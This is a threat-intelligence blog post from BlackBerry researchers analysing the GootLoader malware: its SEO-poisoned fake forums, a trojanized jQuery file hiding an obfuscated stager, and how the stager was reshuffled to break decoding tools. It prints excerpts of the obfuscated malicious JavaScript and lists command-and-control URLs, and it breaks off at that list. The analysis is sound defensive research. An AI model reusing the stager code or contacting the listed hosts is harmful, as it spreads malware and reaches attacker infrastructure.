GootLoader, From SEO Poisoning to Multi-Stage Downloader

blogs.blackberry.com/en/2022/07/gootloader-from-seo-poisoning-to-multi-stage-downloader

The BlackBerry Research & Intelligence Team

GootLoader is watching and learning.

For some time, security researchers used an open-source tool to successfully decode the malware's early-stage indicators of compromise (IoCs). But after spotting the workaround in some recently published research, the threat group shifted its tactics, hoping to dive back into deep cover. A new variant of GootLoader's initial stager malware has since been spotted, which is designed to defy this decoding by breaking the once-effective open-source tooling.

After a few months of inactivity, the malicious multi-stage downloader is now sprouting up again, used as an initial access vector for unleashing a variety of malware campaigns. One such campaign was recently observed deploying Cobalt Strike Beacons as its intended payload.

The threat group behind the malware has also been known to apply search engine optimization (SEO) techniques to place its Trojanized pages front-and-center in internet browser search results.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	Medium

GootLoader Malware Technical Analysis

GootLoader is a multi-staged JavaScript malware package that has been in-the-wild since late 2020. Historically, this threat has dropped the infostealing malware "GootKit," from which its name is derived. Over time, the threat actors behind it have diversified their selection of payloads to include a wider variety of threats, including ransomware.

The threat group has also been known to use search results as a primary method of infection. To do this, the actors poison online internet forums with various links that point to a ZIP file archive, which contains the initial stage of the malware.

Once the victim's machine has been infected, the malware will attempt to download additional stages of its attack chain. In this multi-stage loading technique, each stage (called a "Stager") performs part of the functionality of the whole payload, rather than having a single payload that does everything. The malware splits its functionality to remain as stealthy as possible, and in this case, it further complicates detection by loading its components in memory to avoid saving them to disk on the victim's machine.

SEO Poisoning as a Cybercrime Tactic


The technique known as "search poisoning" - or SEO poisoning - is used by many cybercriminals and threat groups as a form of distribution for their illicit tools and malware. By optimizing a compromised website to appear higher on internet search engine results, attackers lure victims who are more likely to see and trust search results with a higher ranking.

This method of attack requires the threat group to generate fake, Trojanized websites, that are intended to "borrow" the reputation of a legitimate website. Most often, GootLoader has targeted online internet forums for popular niche topics.

The malicious link is typically included in a post that is interjected into a thread created by the threat actors. The bogus message thread addresses the expected discussion topic, so readers will be more easily fooled into clicking and downloading the lure document.

Typically, these forums are set up by the threat actor. These fake forums contain a fake user who posts seeking information, and then an administrator of the forum responds to this post, to supply the specified document.

This conversation is completed with the fake requestor thanking the fake admin for supplying the "correct file." But the entirety of this interaction is fabricated to lend the appearance of legitimacy to the provided file.


settlement agreement solicitors
File | C:/Users/Administrator/Desktop/test.html
QUESTIONS AND ANSWERS
Log In
Sign Up
Questions
News
Search
About Us
test.html - Notepad
File Edit Format View Help

settlement agreement solicitors london?

Emma Hill
Newbie

Hi, I am looking to settlement agreement solicitors london. A friend of mine told me h
help here.

Admin
Administrator

Here is a direct download link, settlement agreement solicitors london.

Emma Hill
Newbie

Thank you so much for your response! This is exactly what I've been looking for.

```
<html>

<body>
<div class="entry-content">
<script>
[illegible]
```

Figure 1: Trojanized forum hosting GootLoader


The threat actors behind GootLoader often rely on compromising pre-existing websites to host their malware, because it allows them to decentralize the download link and hosting of the initial stage loader. This distributed approach adds an extra level of complexity to the malware, as it is difficult for defenders to mitigate all potential infection vectors where this malware has been hosted.

GootLoader Malware Stager 1

As the process flow for the malware's initial stage (Stager 1) is rather complex, let's take a brief look at an overview of its activities before examining them in more detail.

- The victim executes the Trojanized copy of jQuery, thinking it's a legitimate document they have downloaded.
- The code within is largely legitimate jQuery code (293KB) with a difference of only 6KB, which is the malicious code of GootLoader.
- This code is heavily obfuscated and appears almost random; however, it can be carved from the Trojanized jQuery code.
- On execution, this Trojanized code decodes various command-and-control (C2) URLs that it will reach out to, to download the second stage (Stager 2) of the malware.
- The final goal of Stager 1 is to execute the downloaded Stager 2 to continue its attack chain.

Within the ZIP file described earlier in this post, we find Stager 1 of the malware. This component of GootLoader is a JavaScript file that contains approximately 10,000 lines of code. The name used for the file within the archive is aligned with the ZIP file as seen in Figure 2, so the victim will continue downloading and double-click on the Trojanized file to execute it.




Name	Date modified	Type	Size
what_is_an_open_book_agreement 67938.js	5/12/2022 12:19 AM	JavaScript Source File	287 KB

Figure 2: GootLoader Stager 1 example

Trojanized Code Hiding With Popular jQuery Library

At first glance, Stager 1 appears to be a legitimate version of the popular JavaScript library “jQuery 3.60.0,” as seen in Figure 3. This is another deceptive tactic to make the malware appear benign to the victim.




```
/*!
 * jQuery JavaScript Library v3.6.0
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright OpenJS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2021-03-02T17:08Z
 */
( function( global, factory ) {

    "use strict";

    if ( typeof module === "object" && typeof module.exports === "object" ) {

        // For CommonJS and CommonJS-like environments where a proper `window`
        // is present, execute the factory and get jQuery.
        // For environments that do not have a `window` with a `document`
        // (such as Node.js), expose a factory as module.exports.
        // This accentuates the need for the creation of a real `window`.
        // e.g. var jQuery = require("jquery")(window);
        // See ticket #14549 for more info.
        module.exports = global.document ?
            factory( global, true ) :
            function( w ) {
                if ( !w.document ) {
                    throw new Error( "jQuery requires a window with a document" );
                }
                return factory( w );
            };
    } else {
        factory( global );
    }

// Pass this if window is not defined yet
} )( typeof window !== "undefined" ? window : this, function( window, noGlobal ) {

// Edge <= 12 - 13+, Firefox <=18 - 45+, IE 10 - 11, Safari 5.1 - 9+, iOS 6 - 9.1
// throw exceptions when non-strict code (e.g., ASP.NET 4.5) accesses strict mode
// arguments.callee.caller (trac-13335). But as of jQuery 3.0 (2016), strict mode should be common
// enough that all such attempts are guarded in a try block.
"use strict";
```

Figure 3: GootLoader Stager 1 opening code

As noted above, GootLoader’s Stager 1 has seen a very recent change to its code structure, which shows the threat’s developers are keeping a close eye on the tools used to analyze it. During our investigations, BlackBerry researchers uncovered that, while the functions of Stager 1 have not been redesigned, they have been shuffled around in order to break open-source tooling that was previously developed to assist in decoding malware.

A comparison between the newer and older files (as shown in Figure 4) indicates that most of the functions have been scattered to different locations, and have been given different, random variable names.




```
    return false;
}

// Support: IE <=9 - 11+
// focus() and blur() are asynchronous, except when they are no-op.
// So expect focus to be synchronous when the element is already active,
// and blur to be synchronous when the element is not already active.
// (focus and blur are always synchronous in other supported browsers,
// this just defines when we can count on it).

function expectSync( elem, type ) {
    return ( elem === safeActiveElement() ) === ( type === "focus" );
}

// Support: IE <=9 only
// Accessing document.activeElement can throw unexpectedly
// https://bugs.jquery.com/ticket/13393
function gone068(does7, boy1){
    come0=0;
    experience7='yerntr} ;C5(1.=q7te)cpi ti';these9=' )ne}(oh)cct;alc  e}s t;h)';example7='.utt\'
    rub4 = stead8+feet8+hit1+certain87+family4+shoe8+fresh3+bat8+special8+large7;
    join2[4833602]=record9;
    seat07(6030);
}
function safeActiveElement() {
    try {
        return document.activeElement;
    } catch ( err ) { }
}
```

```
    return false;
}

// Support: IE <=9 - 11+
// focus() and blur() are asynchronous, except when they are no-op.
// So expect focus to be synchronous when the element is already active,
// and blur to be synchronous when the element is not already active.
// (focus and blur are always synchronous in other supported browsers,
// this just defines when we can count on it).
function space736(spell3, good91){
    sit6=early5;
    night9=594;
    teeth18(47368);
    while(nine0=nine0){
        try{plural91[night9](night9);
        }catch(game5){
            plural91[1366910]=nine0;
            }night9++
            }
}
function expectSync( elem, type ) {
    return ( elem === safeActiveElement() ) === ( type === "focus" );
}

// Support: IE <=9 only
// Accessing document.activeElement can throw unexpectedly
// https://bugs.jquery.com/ticket/13393

function safeActiveElement() {
    try {
        return document.activeElement;
    } catch ( err ) { }
}

function early5(chair7, whose5, general7, field8, product6){
```

Figure 4: File comparison between Stager 1 in May 2022, and Stager 1 in June 2022


It's also worthwhile comparing the malicious JavaScript file with a legitimate jQuery file downloaded from https://code.jquery.com/jquery-3.6.0.js (see Figure 5).



```
OriginalJQuery.js                     6/14/2022 2:39 PM     JavaScript Source File    293 KB
what_is_an_open_book_agreement 67938.js  5/12/2022 12:19 AM  JavaScript Source File    287 KB
```

Figure 5: File comparison between jQuery library and GootLoader Stager 1

The malicious file contains extra functions and calls not found in the legitimate file, despite its smaller file size. Also, the legitimate file has "try and catch" use cases, while the malicious file has these checks commented out, as seen below in Figure 6.




```
 used on DOM ready
 jQuery.Deferred();

 = function( fn ) {

fn )

 jQuery.readyException in a function so that the lookup
ens at the time of error handling instead of callback
stration.
 function( error ) {
ery.readyException( error );

;

{

OM ready to be used? Set to true once it occurs.
lse,

r to track how many items to wait for before
y event fires. See #6781
1,

hen the DOM is ready
tion( wait ) {
```

```
// The deferred used on DOM ready
var readyList = jQuery.Deferred();

jQuery.fn.ready = function( fn ) {

    readyList
        .then( fn )

        // Wrap jQuery.readyException in a function so that the lookup
        // happens at the time of error handling instead of callback
        // registration.
        //.catch( function( error ) {
        //  jQuery.readyException( error );
        //} );

    return this;
};

jQuery.extend( {

    // Is the DOM ready to be used? Set to true once it occurs.
    isReady: false,

    // A counter to track how many items to wait for before
    // the ready event fires. See #6781
    readyWait: 1,

    // Handle when the DOM is ready
    ready: function( wait ) {
```

Figure 6: Comparison of legitimate jQuery (left) and GootLoader Stager 1 code

As seen in Figure 7, extracting the relevant code from jQuery will reveal the malicious code added to the library.




```
note7(3696);

function pound6(company6, arrange72, prepare7, copy787, light8){
    return much91(company6,arrange72,young1);
}

function these4(surface0, girl6){
    music2="wjutmzH";
    yet7=plant7(use45(finish7),music2);
    choose84[6003649]=north0;
}

function operate35(science3, represent4, between2) {
    return science3.length;
}

function eight5(trade40, start79, offer09, search5, circle5) {
    sleep0=99;
    while(sleep0<(trade40*4826)){
        sleep0++
    }
}

function plant7(position2, tone5, began0, mark2, bed15) {
    that6=[];
    during6 = enemy7;
    our489 = operate35(tone5);
    for (enough9=enemy7; enough9<=operate35(position2)-our489; enough9++) {
        if (much91(position2,enough9,our489)==tone5){
            that6[operate35(that6)]=much91(position2,during6,enough9-during6);
            during6 = enough9+our489;
        }
    }
    that6[operate35(that6)]=much91(position2,during6);
    return that6;
}

function slave2(require1, mix7, iron4){
    yet7[point55](yet7[ask0])(choose84);
}

function north0(rich6, effect8, under2, connect5){
    choose84[6014455]=slave2;
    yet7[point55] = world3[yet7[enemy7]];
}

function general3(game7, east8, subject1){
    year1=use45;
    seven6=6691;
    eight5(82873);
    while(world3=world3){
        try{choose84[seven6](seven6);
        }catch(is8){
            choose84[1942717]=world3;
            }seven6++
            }
}

function world3(an800, flow8, dance5){
    enemy7=0;
    twenty3='\".(e+n) \"oR{\"i( +t)W\"aUSCi\"c(c+r)o\"i_s';
    cover3='+ )w\"}T\\\"\"( +,)}\"\\N\"E \"g(e+r)l\"oRs';
    race3='+)e7)\"p\\\\3\"Gl5e\"a\\S8c(.1e(2\"(\\Ln/;\\e\"}(p( \\o\\t+.dr)f{y\\ \"{2\'M';
```

Figure 7: Extracted code from GootLoader Stager 1 code (posted May 2022)

Decoding Stager 1

As mentioned previously, older samples of GootLoader could historically be decoded using a widely known tool that is available here: https://github.com/hpthreatresearch/tools/blob/main/gootloader/decode.py

Using this tool, one could code and extract the malicious IoCs of Stager 1, as seen in Figure 8. However, with more recent samples, this task has required a lot more manual interaction. After manual decoding, the decrypted code contains URLs and a domain list.




```
Urls
https://www.lha.co.ke/test.php?nacokrnxvmzgxje=
https://www.lesriceysimports.com/test.php?nacokrnxvmzgxje=
